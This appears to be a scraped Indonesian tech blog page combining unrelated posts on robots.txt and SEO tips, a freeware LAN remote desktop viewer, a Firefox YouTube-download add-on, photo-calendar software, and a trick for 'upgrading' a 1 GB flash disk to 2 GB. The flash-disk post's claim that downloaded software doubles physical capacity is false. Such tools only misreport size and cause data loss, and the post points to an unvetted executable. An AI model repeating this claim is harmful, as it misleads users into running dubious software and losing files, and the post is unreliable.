Sitemap: http://tutorialgratis.net/sitemap.xml
User-agent: IRLbot
Crawl-delay: 3600
User-agent: *
Disallow: /next/
User-agent: *
Disallow:
Jika pada file robots.txt dimasukkan kode disallow untuk folder tertentu, isi folder tersebut tidak akan diindeks search engine, tetapi dapat muncul dalam hasil pencarian, jika link ke halaman tersebut terdapat di halaman lain (termasuk referrer log). Untuk lebih jelasnya, lihat tutorial robots.txt .
Jadi robots.txt dapat mencegah search engine mengindeks halaman tertentu tetapi bukan mengeblok pengunjung karena pengunjung tetap bisa membukanya jika tahu URL-nya.
Saran Google:
- Untuk halaman-halaman sensitif gunakan proteksi keamanan tidak cuma robots.txt misalnya htaccess.
Kesalahan umum yang perlu dihindari dalam SEO:
- Mengijinkan search result terindeks search engine.
- Mengijinkan halaman-halaman yang mirip terindeks search engine.
- Mengijinkan URL dari proxy server terindeks search engine.
10. Menggunakan atribut nofollow
Membuat atribut rel=”nofollow” pada link akan memerintahkan search engine untuk tidak memberikan ‘reputasi’ dari halaman Anda ke halaman yang dituju. Di mata search engine, sebuah link ke halaman lain akan meningkatkan ‘reputasi’ halaman yang dituju. Semakin tinggi ”reputasi’, maka semakin baik pula posisi halaman tersebut pada search engine.
Nofollow dapat diletakkan sebagai atribut sebuah link (rel=”nofollow”) atau berlaku untuk keseluruhan halaman jika diletakkan pada head (<meta
name=”robots” content=”nofollow”>)
Saran Google:
- Menggunakan atribut nofollow pada link-link yang dibuat bebas oleh pengunjung, seperti komentar blog, buku tamu, referrer list, forum, dsb.
Kesalahan umum yang perlu dihindari dalam SEO:
- Tanpa menggunakan atribut nofollow, blog atau web Anda rawan terdapat link SPAM, link ke halaman SPAM dapat menurunkan ‘reputasi’ web Anda.
11. Promosi web dengan benar
Dengan konten yang baik, link akan terbangun dengan sendirinya, karena orang akan cenderung menuliskannya pada blog atau web sebagai referensi, dibahas, atau dengan sukarela meletakkan link web Anda ke dalam blogroll. Meskipun konten adalah hal yang utama, tidak ada salahnya melakukan promosi web atau blog Anda.
Saran Google:
- Membuat blog tentang berita dan layanan perusahaan Anda.
- Jangan lupakan promosi offline seperti poster, kartu nama, dan sebagainya.
- Jika Anda sedang bisnis dengan target pasar lokal, promosikan di Google Local Business Centre .
- Bergabung dengan komunitas yang mendukung promosi web Anda.
Kesalahan umum yang perlu dihindari dalam SEO
- Promosi hal-hal kecil yang tidak efesien.
- Bergabung dengan program pertukaran link yang direkayasa (seperti skema piramida).
- Membeli link atau teknik-teknik lain yang tidak sewajarnya.
Melihat & Mengontrol Komputer Client
Dengan menggunakan Remote Desktop, anda dapat melihat apa yang dikerjakan oleh komputer client, sepertihalnya sebuah monitor yang dapat melihat CCTV pada monitor, dimana segala kegiatan komputer Client dapat anda lihat melalui komputer host (Server), selain itu anda dapat mengakses komputer Client tersebut seperti mengakses komputer anda sendiri.
Program ini dapat bekerja pada jaringan LAN atau Wireless dengan system 1 server atau komputer admin sebagai kontrol dan yang lainnya adalah komputer Client.
Cara Pengoperasian
- Terlebih dahulu Download Programnya
- Ekstrak kedalam sebuah folder
- Jalankan program rd2.exe
- Ketik nama komputer Client atau IP Adress Komputer Client, lalu klik Single Show atau Live Show, maka komputer client akan tampil pada monitor komputer anda.
- Untuk menghentikan remote komputer Tekan tombol keyboar Alt+F4
Nama File : rd2.zip
File Size : 462KB
Lisensi : Freeware
OS : Windows 2003, XP, 2000, 98, Me, NT
Download kalau tidak bisa silahkan download di sini
Lain kali kita akan bahas gimana cara meremote komputer, mematikan komputer, merestart komputer, dan melihat tampilan Monitor komputer melalui Handpon (Itupun kalau anda2 menyukainya)
BACA ARTIKEL LAINNYA
Selengkapnya...Download video youtube dengan fasilitas add-ons firefox mu
 Bagi anda yang sering mendownloada video di youtube pasti anda sudah tidak asing lagi dengan keepvid.com….
sebuah situs penyedia layanan download video youtube yang bisa di bilang asyik karena menyediakan beberapa format video seperti .flv, MP4, 3gp da. mkv dan masih banyak lagi dengan cara hanya mengcopy url video dari youtube dan mempastenya pada url bar yang di sediakan keepvid anda sudah bisa mendownload video dengan format sesuai yang anda inginkan….
akan tetapi di catatan ini saya tidak akan membahas cara yang di gunakan keepvid melainkan cara yang lebih instan yang ada pada browser firefox yang mungkin banyak orang yang kurang mengetahui cara ini yaitu dengan memanfaatkan fasilitas Add-ons pada firefox
nah berikut langkah2 untuk memanfaatkan Add-ons
1.buka firefox lalu klik Add-ons
2.search youtube maka akan muncul semua opsi youtube seperti gambar di bawah ini

selanjutnya install add-ons youtube download
tunggu beberapa menit..lalu restart firefox anda
3.selanjutnya buka youtube lalu lihat pada bagian bawah video anda akan muncul opsi format video FLV,MP4,3GP seperti gambar di bawah ini

kemudian silahkan klik format video yang sesuai keinginan anda…
selamat mencoba….
Selengkapnya...Desain Kalender dari koleksi Foto
dengan menjadikan koleksi foto sebagai kalender juga bisa menjadi konsep gimmick atau suvenir di acara pernikahan, misalnya dengan membuat koleksi foto pre-wedding pasangan mempelai menjadi kalender, kemudian membagikannya kepada para tamu. Hasilnya dijamin unik.
Kendati sudah nyaris pertengahan tahun, tak ada salahnya Anda berkreasi membuat kalender berfoto. Yang perlu disiapkan cuma komputer yang telah terinstal aplikasi pembuat kalender gratisan, printer warna, dan kertas sebagai media cetaknya. Aplikasi gratisan yang digunakan di sini adalah TKexe Fotokalender. Software ini bisa diunduh dari situs web www.tkexe.de. Ayo, mulai berkreasi!
1. Unduh dulu installer file aplikasi dari alamat www.tkexe.de/downloads/index.htm. Selanjutnya, instal-lah ke PC Anda. Aplikasi ini mensyaratkan sistem Windows NT/2000/XP/Vista, ruang hard disk 25MB, dan driver printer. Jika sudah, jalankan aplikasi dari menu Start.
2. Pada jendela aplikasi yang muncul, klik [Create new file...]. Pada boks yang nongol, tentukan folder simpan dari kalender yang akan dibuat, beri nama pada kotak isian "File name", lalu klik [Save]. Format kalender ini adalah .mdb.
3. Langkah berikutnya adalah memilih template. Template yang tersedia hanya untuk kelander dinding, terdiri dari bulanan, kalender ulang tahun, tahunan, hingga fasilitas photo presentation. Klik [Next >>].
4. Pilihlah opsi [Print on local printer] untuk mencetak kalender dengan printer sendiri. Tentukan ukuran kertas yang dipakai dengan mengklik opsi [Match print size to paper size], lalu klik [Recommended sizes..] untuk memilih ukuran kertas yang dipakai. Jika sudah, klik [Next >>].
5. Di boks berikutnya, tentukan bulan dan tahun yang hendak dibuat pada kalender. Klik [Next >>]. Selanjutnya, pilih model template desain. Pilih yang Anda sukai, lalu klik [Use selected template]. Tunggu beberapa saat hingga muncul jendela kerja untuk mengolah desain kalender.
6. Jendela kerja olah kalender akan muncul berbarengan dengan sebuah boks dialog untuk mencari foto dari hard drive Anda. Cari dan pilih foto yang hendak digunakan di kalender. Tampilan foto dari folder yang dipilih akan muncul di sisi bawah boks. Untuk memasukkannya ke kalender, klik foto pilihan, lalu tarik ke arah kalender.
7. Anda bisa mengubah ukurannya menyesuaikan bidang kalender dengan menarik sisi samping atau bawah gambar. Pun Anda dapat mengubah setiap komponen yang muncul di kalender. Misalnya, jenis huruf kalender, warna background, dan sebagainya. Caranya, tinggal klik komponen tersebut lalu tunggu sampai muncul boks dialog.
8. Misalnya, Anda ingin mengubah warna dan jenis huruf dari nama bulan. Klik nama tersebut, dan tunggu boks “Month/year” muncul. Untuk mengubah jenis huruf, klik tombol [Font..], lalu pilih huruf baru dari boks yang muncul berikut warnanya dari tombol [Color…]. Untuk menyudahi, klik [OK]. Oh ya, setiap komponen juga bisa digeser lokasinya dengan pointer.
9. Untuk mulai mencetak, siapkan printer dan koneksikan ke PC. Jangan lupa kertasnya. Klik [File] > [Print…]. Pilih halaman bulan apa saja yang hendak dicetak dari boks “Print”. Klik angka bulan, lalu klik [>>]. Lanjutkan dengan memilih nama printer, lalu klik [Print].
10. Setelah semua tercetak, gabungkan kalender menggunakan klip spiral yang bisa Anda beli di toko buku dan stationery. Jangan lupa buat dulu lubang-lubang di bagian atas kalender dengan alat pembuat lubang. Selanjutnya, kalender tinggal dipasang di dinding.
TIP1: Membuat Kalender dengan Publisher
Jika di komputer Anda sudah tersedia aplikasi Microsoft Office, Anda sudah bisa membuat kalender foto. Caranya, manfaatkan bantuan aplikasi Microsoft Publisher. Pertama-tama, jalankan aplikasi, lalu pilihlah kategori [Calendar] dari panel di sisi kiri layar.
Selanjutnya, Anda tinggal memilih template yang tersedia untuk digunakan. Hampir semuanya bermodel kalender dinding. Namun, beberapa bisa diakali menjadi kalendar meja. Di sini Anda dapat pula mengatur penanggalan yang hendak dipakai melalui boks di panel kanan bawah. Tentukan bulan penanggalan yang diinginkan.
Di langkah selanjutnya, klik-dobel salah satu template untuk mengatur layout dan ukuran kalender, warna, hingga menambah serta membuang komponen. Atur setiap lembaran kalender. Masukkan foto dengan mengklik [Insert] > [Picture] untuk memasukkan foto diri Anda. Ikuti proses sampai tuntas, kemudian cetaklah.
TIP2: Aplikasi Pembuat Kalender Foto Gratisan
• Fotobook Editor 4.7 (www.fotobook.co.uk)
• TKexe Kalender 1.0.9.4 (www.tkexe.de)
• ArcSoft Print Creations (www.arcsoft.com)
• Focusviewer 2.1 (www.focussoft.net)
• Imagistik Calendar Builder 2 (www.informatik.com)
• CalendarPainter 1.0i (www.waseo.de/?lng=en)
• My Photo Calendars & Cards build 1.1.2 (www.digi-labs.net)
• Adobe Photoshop Album Starter Edition 3.2 (www.adobe.com)
Cara Mudah Mengubah Flash Disk 1 GB Menjadi 2 GB
Sepertinya kalau didengar-dengar, terlihat gila. Kalau nggak gila ya mustahil, pikirannya mungkin ini cuma rekayasa. Tulisan pada Flashdisk aja yang jadi 2 GB tapi tetap 1 GB kapasitasnya. Eitz, tapi nggak lho, nggak seperti yang dipikirkan begitu. Ini sungguh nyata. Flash disk yang semula 1 GB upgraded to 2 GB dengan cara yang simpelnya sederhana, hehe.
Cara upgrade flashdisk 1 gb jadi 2 gb ini memang mudah kok. Makanya kalau punya FD 1 gb bekas jangan langsung dibuang apa dijual, hehe. Bisa upgrade dulu. Lumayan jadi 2 GB.
Trik upgrade flashdisk 1gb jadi 2gb ini berjalan dengan bantuan software, jadi anda harus download dulu. Tapi udah saya siapkan kok, tinggal ACTION saja. Oke, kita jalankan langkah-langkahnya.
- Format Flashdisk menjadi FAT. Hati-hati jangan sampai salah.
- Jalankan software yang anda download pada link ziddu ini.
- Pilih lokasi drive Flashdisk.
- klik Fix – OK – OK – OK
- Cabut Flashdisk dan colokin lagi.
- Taraaaaa……
Flashdisk jadul yang semula berkapasitas 1 GB kini menjadi 2 GB yang siap anda gunakan.
Selamat mencoba..!
source : blogious.com
Selengkapnya...
